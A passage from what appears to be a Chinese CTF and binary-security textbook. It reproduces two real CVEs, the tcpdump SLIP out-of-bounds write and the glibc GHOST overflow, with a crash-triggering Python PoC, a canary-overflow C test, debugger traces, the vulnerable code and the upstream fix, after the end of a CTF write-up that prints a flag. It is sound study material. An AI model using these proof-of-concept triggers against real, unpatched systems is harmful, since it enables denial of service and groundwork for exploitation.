b = '_rev3rse_iz_s0_h4rd23ee3333}'

e1 = ['0','1','2','3','4','5','6','7','8','9','a','b','c','d'
,'e','f','g','h','i','j','k',
'l','m','n','o','p','q','r','s','t','u','v','w','x','y','z']
e2 = ['0','1','2','3','4','5','6','7','8','9','a','b','c','d'
,'e','f','g','h','i','j','k',
'l','m','n','o','p','q','r','s','t','u','v','w','x','y','z']

for i in e1:
    for j in e2:
        sh = hashlib.sha256()
        sh.update(a+i+j+b)
        if sh.hexdigest() == "d3f154b641251e319855a73b010309
a168a12927f3873c97d2e5163ea5cbb443":
            print a+i+j+b
```

output:

```
hctf{j5_rev3rse_iz_s0_h4rd23ee3333}
```

第七篇 实战篇

- CVE
    - 7.1.1 CVE-2017-11543 tcpdump sliplink_print 栈溢出漏洞
    - 7.1.2 CVE-2015-0235 glibc __nss_hostname_digits_dots 堆溢出漏洞
    - 7.1.3 CVE-2016-4971 wget 任意文件上传漏洞
    - 7.1.4 CVE-2017-13089 wget skip_short_body 栈溢出漏洞
    - 7.1.5 CVE–2018-1000001 glibc realpath 缓冲区下溢漏洞
    - 7.1.6 CVE-2017-9430 DNSTracer 栈溢出漏洞
    - 7.1.7 CVE-2018-6323 GNU binutils elf_object_p 整型溢出漏洞
    - 7.1.8 CVE-2010-2883 Adobe CoolType SING 表栈溢出漏洞
    - 7.1.9 CVE-2010-3333 Microsoft Word RTF pFragments 栈溢出漏洞
- Malware

7.1.1 CVE-2017-11543 tcpdump sliplink_print 栈溢出漏洞

- 漏洞描述
- 漏洞复现
- 漏洞分析
- 参考资料

下载文件

漏洞描述

tcpdump 是 Linux 上一个强大的网络数据采集分析工具，其 4.9.0 版本的 `sliplink_print` 函数（位于 `print-sl.c` ）中存在一个栈溢出漏洞，原因是程序在进行内存存取的操作前未对一些值做判断，导致操作了非法的内存地址。攻击者可以利用这个漏洞触发拒绝服务，甚至任意代码执行。

这个漏洞是发现者用 AFL 做 fuzz 时发现的。

漏洞复现

	推荐使用的环境	备注
操作系统	Ubuntu 16.04	体系结构：32 位
调试器	gdb-peda	版本号：7.11.1
漏洞软件	tcpdump	版本号：4.9.0

为了编译 tcpdump，我们需要安装 dev 版本的 libpcap：

```
$ sudo apt-get install libpcap-dev
$ dpkg -l libpcap-dev
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-a
Wait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                Version        Architecture   Descriptio
n
+++-===================-==============-==============-==========
==================================
ii  libpcap-dev         1.7.4-2        all            developmen
t library for libpcap (transitiona
```

下载安装有漏洞的 tcpdump 4.9.0：

```
$ wget https://github.com/the-tcpdump-group/tcpdump/archive/tcpd
ump-4.9.0.tar.gz
$ tar zxvf tcpdump-4.9.0.tar.gz
$ cd tcpdump-tcpdump-4.9.0/
$ ./configure
```

执行 `configure` 会生成相应的 Makefile，然后 `make install` 就可以了，但是这里我们修改下 Makefile，给 gcc 加上参数 `-fsanitize=address` ，以开启内存检测功能：

```
CFLAGS = -g -O2 -fsanitize=address
```

最后：

```
$ sudo make install
$ tcpdump --version
tcpdump version 4.9.0
libpcap version 1.7.4
```

使用下面的 poc 即可成功地触发漏洞产生 Segment Fault：

```python
import os

def sigsegv():
    buf  = "\xd4\xc3\xb2\xa1\x02\x00\x04\x00\x00\x00\x00\x00\x00\x00\x00\x00"
    buf += "\x00\x00\x04\x00\x08\x00\x00\x00\xf6\xb5\xa5X\xf8\xbd\x07\x00'"
    buf += "\x00\x00\x006\xe7\xe7\xe7\xe7\xe7\xe7\xe7\xe7\xe7\xe7\xe7"
    buf += "\xe7\xe7\xe7\xe7\xe7\xe7\xe7\xe7\xe7\xe7\xe7\xe7\xe7\xe7\xca\x00"
    buf += "\x00RT\x00\x125\x02\x08\x00'\xbd\xc8.\x08\x00"

    with open("slip-bad-direction.pcap", "wb") as f:
        f.write(buf)
        f.close()

    cmd = 'tcpdump -e -r slip-bad-direction.pcap'
    os.system(cmd)

if __name__ == "__main__":
    sigsegv()
```

```
$ python poc.py
reading from file slip-bad-direction.pcap, link-type SLIP (SLIP)
ASAN:SIGSEGV
===============================================================
=
==11084==ERROR: AddressSanitizer: SEGV on unknown address 0x0842
5c5c (pc 0x0815f697 bp 0x00000027 sp 0xbfae3ab0 T0)
    #0 0x815f696 in compressed_sl_print print-sl.c:253
    #1 0x815f696 in sliplink_print print-sl.c:166
    #2 0x815f696 in sl_if_print print-sl.c:77
    #3 0x8060ecf in pretty_print_packet print.c:339
    #4 0x8055328 in print_packet tcpdump.c:2501
    #5 0xb7203467  (/usr/lib/i386-linux-gnu/libpcap.so.0.8+0x1c4
67)
    #6 0xb71f40e2 in pcap_loop (/usr/lib/i386-linux-gnu/libpcap.
so.0.8+0xd0e2)
    #7 0x8051218 in main tcpdump.c:2004
    #8 0xb7049636 in __libc_start_main (/lib/i386-linux-gnu/libc
.so.6+0x18636)
    #9 0x8054315  (/usr/local/sbin/tcpdump.4.9.0+0x8054315)

AddressSanitizer can not provide additional info.
SUMMARY: AddressSanitizer: SEGV print-sl.c:253 compressed_sl_pri
nt
==11084==ABORTING
```

```
$ file slip-bad-direction.pcap
slip-bad-direction.pcap: tcpdump capture file (little-endian) -
version 2.4 (SLIP, capture length 262144)
```

漏洞分析

首先介绍一下 pcap 包的文件格式，文件头是这样一个结构体，总共 24 个字节：

```
struct pcap_file_header {
        bpf_u_int32 magic;
        u_short version_major;
        u_short version_minor;
        bpf_int32 thiszone;     /* gmt to local correction */
        bpf_u_int32 sigfigs;    /* accuracy of timestamps */
        bpf_u_int32 snaplen;    /* max length saved portion of e
ach pkt */
        bpf_u_int32 linktype;   /* data link type (LINKTYPE_*) */

};
```

- `magic` ：标识位：4 字节，这个标识位的值是 16 进制的 0xa1b2c3d4
- `major` ：主版本号：2 字节，默认值为 0x2
- `minor` ：副版本号：2 字节，默认值为 0x04
- `thiszone` ：区域时间：4 字节，实际上并未使用，因此被设置为 0
- `sigfigs` ：精确时间戳：4 字节，实际上并未使用，因此被设置为 0
- `snaplen` ：数据包最大长度：4 字节，该值设置所抓获的数据包的最大长度
- `linktype` ：链路层类型：4 字节，数据包的链路层包头决定了链路层的类型

接下来是数据包头，总共 16 个字节：

```
struct pcap_pkthdr {
        struct timeval ts;      /* time stamp */
        bpf_u_int32 caplen;     /* length of portion present */
        bpf_u_int32 len;        /* length this packet (off wire)
 */
};
struct timeval {
        long            tv_sec;         /* seconds (XXX should b
e time_t) */
        suseconds_t     tv_usec;        /* and microseconds */
};
```

- `ts` ：时间戳：8 字节，4字节表示秒数，4字节表示微秒数
- `caplen` ：当前数据区长度：4 字节，表示所抓获的数据包保存在 pcap 文件中的实际长度

- `len` ：离线数据长度：4 字节，如果文件中保存的不是完整数据包，可能比 caplen 大

我们从 tcpdump 的测试集中找到这样一个测试用例，整个包是这样的：

```
$ xxd -g1 slip-bad-direction.pcap
00000000: d4 c3 b2 a1 02 00 04 00 00 00 00 00 00 00 00 00  .....
...........
00000010: 00 00 04 00 08 00 00 00 f6 b5 a5 58 f8 bd 07 00  .....
......X....
00000020: 27 00 00 00 36 e7 e7 e7 e7 e7 e7 e7 e7 e7 e7 e7  '...6
...........
00000030: e7 e7 e7 e7 e7 e7 e7 e7 e7 e7 e7 e7 e7 e7 ca 00  .....
...........
00000040: 00 52 54 00 12 35 02 08 00 27 bd c8 2e 08 00     .RT..
5...'.....
```

所以其链路层类型为 `08` ，即 SLIP（Serial Line Internet Protocol）。通常一个 SLIP 的包结构如下：

```
+-------------------------+
|        Direction        |
|        (1 Octet)        |
+-------------------------+
|       Packet type       |
|        (1 Octet)        |
+-------------------------+
| Compression information |
|       (14 Octets)       |
+-------------------------+
|         Payload         |
.                         .
.                         .
.                         .
```

- direction 字段指示发送或接收
  - `0` ：表示本机接收的包
  - `1` ：表示本机发送的包

在这里 direction 是 `0xe7` ，并且由于 packet type 被设置了，所以 payload 是一个压缩的 TCP/IP 包，它的 packet type 和 compression information 共同构成了压缩的 TCP/IP 数据报，其结构如下：

```
+-------------------------------+ Byte
|   | C | I | P | S | A | W | U | 0
+-------------------------------+
|       connection number       | 1
+-------------------------------+
|         TCP checksum          | 2-3
+-------------------------------+
|             data              | 3-16
.                               .
.                               .
.                               .
```

在 `sliplink_print` 函数处下断点：

```
gdb-peda$ b sliplink_print
gdb-peda$ r -e -r slip-bad-direction.pcap
Starting program: /usr/local/sbin/tcpdump.4.9.0 -e -r slip-bad-d
irection.pcap
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_d
b.so.1".
reading from file slip-bad-direction.pcap, link-type SLIP (SLIP)

[----------------------------------registers--------------------
---------------]
EAX: 0x1
EBX: 0xe7e7e736
ECX: 0x0
EDX: 0xbfffdb94 --> 0x1
ESI: 0xb65ba810 --> 0xe7e7e7e7
EDI: 0xbfffdb90 --> 0x0
EBP: 0x27 ("'")
ESP: 0xbfffd760 --> 0xe7e7e726
EIP: 0x815efc0 (<sl_if_print+304>:    mov    eax,DWORD PTR [esp+
0x48])
```

```
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0x815efbc <sl_if_print+300>:    pop    ebp
   0x815efbd <sl_if_print+301>:    ret
   0x815efbe <sl_if_print+302>:    xchg   ax,ax
=> 0x815efc0 <sl_if_print+304>:    mov    eax,DWORD PTR [esp+0x4
8]
   0x815efc4 <sl_if_print+308>:    mov    edx,DWORD PTR [esp+0x4
8]
   0x815efc8 <sl_if_print+312>:    shr    eax,0x3
   0x815efcb <sl_if_print+315>:    and    edx,0x7
   0x815efce <sl_if_print+318>:    movzx  eax,BYTE PTR [eax+0x20
000000]
[------------------------------------stack----------------------
---------------]
0000| 0xbfffd760 --> 0xe7e7e726
0004| 0xbfffd764 --> 0xb65ba800 --> 0xe7e7e7e7
0008| 0xbfffd768 --> 0x27 ("'")
0012| 0xbfffd76c --> 0xfbad2488
0016| 0xbfffd770 --> 0xb5803e68 --> 0x10
0020| 0xbfffd774 --> 0xb7ff0030 (<_dl_runtime_resolve+16>:    po
p    edx)
0024| 0xbfffd778 --> 0xb795af4b (<__fread_chk+11>:    add    ebx
,0xbc0b5)
0028| 0xbfffd77c --> 0x80e6a200
[---------------------------------------------------------------
---------------]
Legend: code, data, rodata, value

Breakpoint 1, sl_if_print (ndo=0xbfffdb90, h=0xbfffd82c,
    p=0xb65ba800 '\347' <repeats 22 times>, <incomplete sequence
 \312>) at ./print-sl.c:77
77              sliplink_print(ndo, p, ip, length);
gdb-peda$ x/10x 0xb65ba800
0xb65ba800:    0xe7e7e7e7    0xe7e7e7e7    0xe7e7e7e7    0xe7e7e
7e7
0xb65ba810:    0xe7e7e7e7    0x00cae7e7    0x00545200    0x08023
512
```

```
0xb65ba820:    0xc8bd2700    0xbe00082e
```

参数 `p=0xb65ba800` 位置处存放着从 pcap 中解析出来的 data，总共 39 个字节。

然后语句 `dir = p[SLX_DIR]` 从 data 中取出第一个字节作为 dir，即 `0xe7`：

```
[----------------------------------registers-------------------------------------]
EAX: 0xe7
EBX: 0xe7e7e736
ECX: 0x0
EDX: 0x0
ESI: 0xb65ba810 --> 0xe7e7e7e7
EDI: 0xbfffdb90 --> 0x0
EBP: 0x27 ("'")
ESP: 0xbfffd760 --> 0xe7e7e726
EIP: 0x815efe8 (<sl_if_print+344>:    mov    DWORD PTR [esp+0x4]
,eax)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT dire
ction overflow)
[-------------------------------------code--------------------------------------]
   0x815efdb <sl_if_print+331>:    jne    0x815f3c6 <sl_if_print
+1334>
   0x815efe1 <sl_if_print+337>:    mov    eax,DWORD PTR [esp+0x4
8]
   0x815efe5 <sl_if_print+341>:    movzx  eax,BYTE PTR [eax]
=> 0x815efe8 <sl_if_print+344>:    mov    DWORD PTR [esp+0x4],ea
x
   0x815efec <sl_if_print+348>:    lea    eax,[edi+0x74]
   0x815efef <sl_if_print+351>:    mov    ecx,eax
   0x815eff1 <sl_if_print+353>:    mov    DWORD PTR [esp+0x8],ea
x
   0x815eff5 <sl_if_print+357>:    shr    eax,0x3
[------------------------------------stack--------------------------------------]
0000| 0xbfffd760 --> 0xe7e7e726
0004| 0xbfffd764 --> 0xb65ba800 --> 0xe7e7e7e7
0008| 0xbfffd768 --> 0x27 ("'")
```

```
0012| 0xbfffd76c --> 0xfbad2488
0016| 0xbfffd770 --> 0xb5803e68 --> 0x10
0020| 0xbfffd774 --> 0xb7ff0030 (<_dl_runtime_resolve+16>:    po
p    edx)
0024| 0xbfffd778 --> 0xb795af4b (<__fread_chk+11>:    add    ebx
,0xbc0b5)
0028| 0xbfffd77c --> 0x80e6a200
[----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x0815efe8    133        dir = p[SLX_DIR];
```

然后程序将 `dir==0xe7` 与 `SLIPDIR_IN==0` 作比较，肯定不相等，于是错误地把 dir 当成 `SLIPDIR_OUT==1` 处理了：

```
[---------------------------------registers--------------------
---------------]
EAX: 0x8237280 --> 0x204f ('O ')
EBX: 0xe7e7e736
ECX: 0xe7
EDX: 0x8237280 --> 0x204f ('O ')
ESI: 0xb65ba810 --> 0xe7e7e7e7
EDI: 0xbfffdb90 --> 0x0
EBP: 0x27 ("'")
ESP: 0xbfffd750 --> 0xbfffdb90 --> 0x0
EIP: 0x815f02b (<sl_if_print+411>:    call   DWORD PTR [edi+0x74
])
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[------------------------------------code----------------------
---------------]
   0x815f026 <sl_if_print+406>:    sub    esp,0x8
   0x815f029 <sl_if_print+409>:    push   eax
   0x815f02a <sl_if_print+410>:    push   edi
=> 0x815f02b <sl_if_print+411>:    call   DWORD PTR [edi+0x74]
   0x815f02e <sl_if_print+414>:    lea    edx,[edi+0x10]
   0x815f031 <sl_if_print+417>:    add    esp,0x10
   0x815f034 <sl_if_print+420>:    mov    eax,edx
   0x815f036 <sl_if_print+422>:    shr    eax,0x3
```

```
Guessed arguments:
arg[0]: 0xbfffdb90 --> 0x0
arg[1]: 0x8237280 --> 0x204f ('O ')
[-----------------------------------stack----------------------
---------------]
0000| 0xbfffd750 --> 0xbfffdb90 --> 0x0
0004| 0xbfffd754 --> 0x8237280 --> 0x204f ('O ')
0008| 0xbfffd758 --> 0x0
0012| 0xbfffd75c --> 0x0
0016| 0xbfffd760 --> 0xe7e7e726
0020| 0xbfffd764 --> 0xe7
0024| 0xbfffd768 --> 0xbfffdc04 --> 0x8060b00 (<ndo_printf>:
mov    eax,0x8330fa4)
0028| 0xbfffd76c --> 0xfbad2488
[--------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x0815f02b    134         ND_PRINT((ndo, dir == SLIPDIR_IN ? "I "
 : "O "));
```

继续往下执行，终于在执行到语句 `lastlen[dir][lastconn] = length - (hlen << 2);` 的时候挂掉了，它访问了一个不合法的地址：

```
Program received signal SIGSEGV, Segmentation fault.
[---------------------------------registers--------------------
---------------]
EAX: 0xe7e7
EBX: 0xe7e7e6de
ECX: 0xbfffdc04 --> 0x8060b00 (<ndo_printf>:    mov    eax,0x833
0fa4)
EDX: 0xe7
ESI: 0xb65ba810 --> 0xe7e7e7e7
EDI: 0xbfffdb90 --> 0x0
EBP: 0x27 ("'")
ESP: 0xbfffd760 --> 0xe7e7e726
EIP: 0x815f697 (<sl_if_print+2055>:    mov    DWORD PTR [eax*4+0
x83ebcc0],ebx)
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT di
rection overflow)
```

```
[------------------------------------code----------------------
---------------]
   0x815f68e <sl_if_print+2046>:    mov    ebx,DWORD PTR [esp+0x
14]
   0x815f692 <sl_if_print+2050>:    shl    eax,0x8
   0x815f695 <sl_if_print+2053>:    add    eax,edx
=> 0x815f697 <sl_if_print+2055>:    mov    DWORD PTR [eax*4+0x83
ebcc0],ebx
   0x815f69e <sl_if_print+2062>:    mov    eax,ecx
   0x815f6a0 <sl_if_print+2064>:    shr    eax,0x3
   0x815f6a3 <sl_if_print+2067>:    movzx  edx,BYTE PTR [eax+0x2
0000000]
   0x815f6aa <sl_if_print+2074>:    mov    eax,ecx
[------------------------------------stack---------------------
---------------]
0000| 0xbfffd760 --> 0xe7e7e726
0004| 0xbfffd764 --> 0xe7
0008| 0xbfffd768 --> 0xbfffdc04 --> 0x8060b00 (<ndo_printf>:
mov    eax,0x8330fa4)
0012| 0xbfffd76c --> 0xb65ba801 --> 0xe7e7e7e7
0016| 0xbfffd770 --> 0xb65ba809 --> 0xe7e7e7e7
0020| 0xbfffd774 --> 0xe7e7e6de
0024| 0xbfffd778 --> 0xb795af00 (<__realpath_chk>:    push   ebx
)
0028| 0xbfffd77c --> 0x80e6a200
[--------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0815f697 in compressed_sl_print (dir=0xe7, length=0xe7e7e726,
ip=0xb65ba810,
    chdr=0xb65ba801 '\347' <repeats 21 times>, <incomplete seque
nce \312>, ndo=0xbfffdb90)
    at ./print-sl.c:253
253         lastlen[dir][lastconn] = length - (hlen << 2);
gdb-peda$ x/x $eax*4+0x83ebcc0
0x8425c5c:    Cannot access memory at address 0x8425c5c
```

说一下 `compressed_sl_print` 的参数：

- `dir=0xe7` 是 direction
- `length=0xe7e7e726` 是长度，由包头的 `len` 计算得到
- `ip=0xb65ba810` 指向 data
- `chdr=0xb65ba801` 指向压缩的 TCP/IP 头
- `ndo=0xbfffdb90` 是其他一些选项

在 `lastlen[dir][lastconn] = length - (hlen << 2);` 语句中：

- `lastlen` ：被定义为 `static u_int lastlen[2][256];`
- `hlen` 是未压缩的 TCP/IP 头的长度
- `length - hlen` 是 data 的总数

于是这里传入的 `dir==0xe7` ，超出了 `lastlen` 定义的范围，发生错误。

回溯一下栈调用情况：

```
gdb-peda$ bt
#0  0x0815f697 in compressed_sl_print (dir=0xe7, length=0xe7e7e7
26, ip=0xb65ba810,
    chdr=0xb65ba801 '\347' <repeats 21 times>, <incomplete seque
nce \312>, ndo=0xbfffdb90)
    at ./print-sl.c:253
#1  sliplink_print (length=0xe7e7e726, ip=0xb65ba810,
    p=0xb65ba800 '\347' <repeats 22 times>, <incomplete sequence
 \312>, ndo=0xbfffdb90) at ./print-sl.c:166
#2  sl_if_print (ndo=0xbfffdb90, h=0xbfffd82c,
    p=0xb65ba800 '\347' <repeats 22 times>, <incomplete sequence
 \312>) at ./print-sl.c:77
#3  0x08060ed0 in pretty_print_packet (ndo=0xbfffdb90, h=0xbfffd
82c,
    sp=0xb65ba800 '\347' <repeats 22 times>, <incomplete sequenc
e \312>, packets_captured=0x1)
    at ./print.c:339
#4  0x08055329 in print_packet (user=0xbfffdb90 "", h=0xbfffd82c
,
    sp=0xb65ba800 '\347' <repeats 22 times>, <incomplete sequenc
e \312>) at ./tcpdump.c:2501
#5  0xb7a37468 in ?? () from /usr/lib/i386-linux-gnu/libpcap.so.
0.8
#6  0xb7a280e3 in pcap_loop () from /usr/lib/i386-linux-gnu/libp
cap.so.0.8
#7  0x08051219 in main (argc=0x4, argv=0xbfffef74) at ./tcpdump.
c:2004
#8  0xb787d637 in __libc_start_main (main=0x804f8f0 <main>, argc
=0x4, argv=0xbfffef74,
    init=0x818a160 <__libc_csu_init>, fini=0x818a1c0 <__libc_csu
_fini>, rtld_fini=0xb7fea8a0 <_dl_fini>,
    stack_end=0xbfffef6c) at ../csu/libc-start.c:291
#9  0x08054316 in _start ()
```

问题发生的原因是 `sliplink_print` 函数的 `ND_PRINT((ndo, dir == SLIPDIR_IN ? "I " : "O "));` 没有考虑到 dir 既不是 0 也不是 1 的情况，错误地把它当做一个发送的数据包处理，然后调用了 `compressed_sl_print` 函数，导致非法内存地址访问。

漏洞程序代码如下：

```
#define SLX_DIR 0
#define SLX_CHDR 1
#define CHDR_LEN 15

#define SLIPDIR_IN 0
#define SLIPDIR_OUT 1

static u_int lastlen[2][256];

static void
sliplink_print(netdissect_options *ndo,
               register const u_char *p, register const struct i
p *ip,
               register u_int length)
{
    int dir;
    u_int hlen;

    dir = p[SLX_DIR];
    ND_PRINT((ndo, dir == SLIPDIR_IN ? "I " : "O "));

    if (ndo->ndo_nflag) {
        /* XXX just dump the header */
        register int i;

        for (i = SLX_CHDR; i < SLX_CHDR + CHDR_LEN - 1; ++i)
            ND_PRINT((ndo, "%02x.", p[i]));
        ND_PRINT((ndo, "%02x: ", p[SLX_CHDR + CHDR_LEN - 1]));
        return;
    }
    switch (p[SLX_CHDR] & 0xf0) {

    case TYPE_IP:
        ND_PRINT((ndo, "ip %d: ", length + SLIP_HDRLEN));
        break;

    case TYPE_UNCOMPRESSED_TCP:
        /*
```

```
         * The connection id is stored in the IP protocol field.
         * Get it from the link layer since sl_uncompress_tcp()
         * has restored the IP header copy to IPPROTO_TCP.
         */
        lastconn = ((const struct ip *)&p[SLX_CHDR])->ip_p;
        hlen = IP_HL(ip);
        hlen += TH_OFF((const struct tcphdr *)&((const int *)ip)
[hlen]);
        lastlen[dir][lastconn] = length - (hlen << 2);
        ND_PRINT((ndo, "utcp %d: ", lastconn));
        break;

    default:
        if (p[SLX_CHDR] & TYPE_COMPRESSED_TCP) {
            compressed_sl_print(ndo, &p[SLX_CHDR], ip,
                length, dir);
            ND_PRINT((ndo, ": "));
        } else
            ND_PRINT((ndo, "slip-%d!: ", p[SLX_CHDR]));
    }
}

static void
compressed_sl_print(netdissect_options *ndo,
                    const u_char *chdr, const struct ip *ip,
                    u_int length, int dir)
{
    register const u_char *cp = chdr;
    register u_int flags, hlen;

    flags = *cp++;
    if (flags & NEW_C) {
        lastconn = *cp++;
        ND_PRINT((ndo, "ctcp %d", lastconn));
    } else
        ND_PRINT((ndo, "ctcp *"));

    /* skip tcp checksum */
    cp += 2;
```

```
    switch (flags & SPECIALS_MASK) {
    case SPECIAL_I:
        ND_PRINT((ndo, " *SA+%d", lastlen[dir][lastconn]));
        break;

    case SPECIAL_D:
        ND_PRINT((ndo, " *S+%d", lastlen[dir][lastconn]));
        break;

    default:
        if (flags & NEW_U)
            cp = print_sl_change(ndo, "U=", cp);
        if (flags & NEW_W)
            cp = print_sl_winchange(ndo, cp);
        if (flags & NEW_A)
            cp = print_sl_change(ndo, "A+", cp);
        if (flags & NEW_S)
            cp = print_sl_change(ndo, "S+", cp);
        break;
    }
    if (flags & NEW_I)
        cp = print_sl_change(ndo, "I+", cp);

    /*
     * 'hlen' is the length of the uncompressed TCP/IP header (i
n words).
     * 'cp - chdr' is the length of the compressed header.
     * 'length - hlen' is the amount of data in the packet.
     */
    hlen = IP_HL(ip);
    hlen += TH_OFF((const struct tcphdr *)&((const int32_t *)ip)
[hlen]);
    lastlen[dir][lastconn] = length - (hlen << 2);
    ND_PRINT((ndo, " %d (%ld)", lastlen[dir][lastconn], (long)(c
p - chdr)));
}
```

漏洞修复

在最新的 tcpdump 中已经修复了该漏洞，当发现 direction 是错误的值时，直接返回：

```
$ tcpdump --version
tcpdump version 4.9.2
libpcap version 1.7.4
Compiled with AddressSanitizer/GCC.
```

```
$ tcpdump -e -r slip-bad-direction.pcap
reading from file slip-bad-direction.pcap, link-type SLIP (SLIP)
22:23:50.507384 Invalid direction 231 ip v14
```

具体代码的修改如下所示，文件 `print-sl.c` 用于打印 CSLIP（Compressed Serial Line Internet Protocol），即压缩的 SLIP：

```
$ git diff 09b1185 378ac56 print-sl.c
diff --git a/print-sl.c b/print-sl.c
index 3fd7e898..a02077b3 100644
--- a/print-sl.c
+++ b/print-sl.c
@@ -131,8 +131,21 @@ sliplink_print(netdissect_options *ndo,
        u_int hlen;

        dir = p[SLX_DIR];   // 在这个例子中 dir = 231 = 0xe7
-       ND_PRINT((ndo, dir == SLIPDIR_IN ? "I " : "O "));
+       switch (dir) {

+       case SLIPDIR_IN:
+               ND_PRINT((ndo, "I "));
+               break;
+
+       case SLIPDIR_OUT:
+               ND_PRINT((ndo, "O "));
+               break;
+
+       default:    // 当 dir 不能匹配时的默认操作，将其赋值为 -1
+               ND_PRINT((ndo, "Invalid direction %d ", dir));
+               dir = -1;
```

```
+                break;
+        }
        if (ndo->ndo_nflag) {
                /* XXX just dump the header */
                register int i;
@@ -155,13 +168,21 @@ sliplink_print(netdissect_options *ndo,
                 * has restored the IP header copy to IPPROTO_TC
P.
                 */
                lastconn = ((const struct ip *)&p[SLX_CHDR])->ip
_p;
+               ND_PRINT((ndo, "utcp %d: ", lastconn));
+               if (dir == -1) {    // 在存取操作前检查 dir 的值
+                       /* Direction is bogus, don't use it */
+                       return;
+               }
                hlen = IP_HL(ip);
                hlen += TH_OFF((const struct tcphdr *)&((const i
nt *)ip)[hlen]);
                lastlen[dir][lastconn] = length - (hlen << 2);
-               ND_PRINT((ndo, "utcp %d: ", lastconn));
                break;

        default:
+               if (dir == -1) {    // 在存取操作前检查 dir 的值
+                       /* Direction is bogus, don't use it */
+                       return;
+               }
                if (p[SLX_CHDR] & TYPE_COMPRESSED_TCP) {
                        compressed_sl_print(ndo, &p[SLX_CHDR], i
p,
                            length, dir);
```

commit：CVE-2017-11543/Make sure the SLIP direction octet is valid.

参考资料

- CVE-2017-11543 Detail
- tcpdump issues

- hackerlib-vul
- Compressing TCP/IP Headers for Low-Speed Serial Links

7.1.2 CVE-2015-0235 glibc __nss_hostname_digits_dots 堆溢出漏洞

下载文件

漏洞描述

glibc 是 GNU 的 C 运行库，几乎所有 Linux 的其他运行库都依赖于它。该漏洞被称为 GHOST，发生的原因是函数 `__nss_hostname_digits_dots()` 存在缓冲区溢出，可以通过 `gethostbyname*()` 系列函数触发，最容易的攻击入口是邮件服务器，攻击者可以实施远程攻击甚至完全控制目标系统。受影响的版本从 glibc-2.2 到 glibc-2.17。

漏洞复现

	推荐使用的环境	备注
操作系统	Ubuntu 12.04	体系结构：64 位
调试器	gdb-peda	版本号：7.4
漏洞软件	glibc	版本号：2.15
受影响软件	Exim4	版本号：4.80

通过下面的 PoC 可以知道自己的系统是否受到影响：

```
#include <netdb.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```
#include <errno.h>

#define CANARY "in_the_coal_mine"

struct {
  char buffer[1024];
  char canary[sizeof(CANARY)];
} temp = { "buffer", CANARY };

int main(void) {
  struct hostent resbuf;
  struct hostent *result;
  int herrno;
  int retval;

  /*** strlen (name) = size_needed - sizeof (*host_addr) - sizeo
f (*h_addr_ptrs) - 1; ***/
  size_t len = sizeof(temp.buffer) - 16*sizeof(unsigned char) - 2
*sizeof(char *) - 1;
  char name[sizeof(temp.buffer)];
  memset(name, '0', len);
  name[len] = '\0';

  retval = gethostbyname_r(name, &resbuf, temp.buffer, sizeof(te
mp.buffer), &result, &herrno);

  if (strcmp(temp.canary, CANARY) != 0) {
    puts("vulnerable");
    exit(EXIT_SUCCESS);
  }
  if (retval == ERANGE) {
    puts("not vulnerable");
    exit(EXIT_SUCCESS);
  }
  puts("should not happen");
  exit(EXIT_FAILURE);
}
```

```
$ file /lib/x86_64-linux-gnu/libc-2.15.so
/lib/x86_64-linux-gnu/libc-2.15.so: ELF 64-bit LSB shared object
, x86-64, version 1 (SYSV), dynamically linked (uses shared libs
), BuildID[sha1]=0x7c4f51534761d69afd01ac03d3c9bc7ccd21f6c6, for
 GNU/Linux 2.6.24, stripped
$ gcc -g poc.c
$ ./a.out
vulnerable
```

很明显是存在漏洞的。简单解释一下 PoC，在栈上布置一个区域 temp，由 buffer 和 canary 组成，然后初始化一个 name，最后执行函数 gethostbyname_r()，正常情况下，当把 name+*host_addr+*h_addr_ptrs+1 复制到 buffer 时，会正好覆盖缓冲区且没有溢出。然而，实际情况并不是这样。

函数 `gethostbyname_r()` 在 `include/netdb.h` 中定义如下：

```
struct hostent {
    char   *h_name;            /* official name of host */
    char **h_aliases;          /* alias list */
    int     h_addrtype;        /* host address type */
    int     h_length;          /* length of address */
    char **h_addr_list;        /* list of addresses */
}
#define h_addr h_addr_list[0] /* for backward compatibility */

int gethostbyname_r(const char *name,
        struct hostent *ret, char *buf, size_t buflen,
        struct hostent **result, int *h_errnop);
```

- `name` ：网页的 host 名称
- `ret` ：成功时用于存储结果
- `buf` ：临时缓冲区，存储过程中的各种信息
- `buflen` ：缓冲区大小
- `result` ：成功时指向 ret
- `h_errnop` ：存储错误码

执行前：

```
gdb-peda$ x/6gx temp.buffer
0x601060 <temp>:    0x0000726566667562    0x0000000000000000  <-
- buffer  <-- host_addr
0x601070 <temp+16>:    0x0000000000000000    0x0000000000000000
            <-- h_addr_ptrs
0x601080 <temp+32>:    0x0000000000000000    0x0000000000000000
            <-- hostname
gdb-peda$ x/20gx temp.canary-0x10
0x601450 <temp+1008>:    0x0000000000000000    0x000000000000000
0
0x601460 <temp+1024>:    0x635f6568745f6e69    0x656e696d5f6c616
f  <-- canary
0x601470 <temp+1040>:    0x0000000000000000    0x000000000000000
0
```

执行后：

```
gdb-peda$ x/6gx temp.buffer
0x601060 <temp>:    0x0000000000000000    0x0000000000000000  <-
- buffer  <-- host_addr
0x601070 <temp+16>:    0x0000000000601060    0x0000000000000000
            <-- h_addr_ptrs
0x601080 <temp+32>:    0x0000000000000000    0x3030303030303030
            <-- h_alias_ptr, hostname
gdb-peda$ x/6gx temp.canary-0x10
0x601450 <temp+1008>:    0x3030303030303030    0x303030303030303
0
0x601460 <temp+1024>:    0x0030303030303030    0x656e696d5f6c616
f  <-- canary
0x601470 <temp+1040>:    0x0000000000000000    0x000000000000000
0
```

canary 被覆盖了 8 个字节，即溢出了 8 个字节。

漏洞分析

```
grep -irF '__nss_hostname_digits_dots' ./*
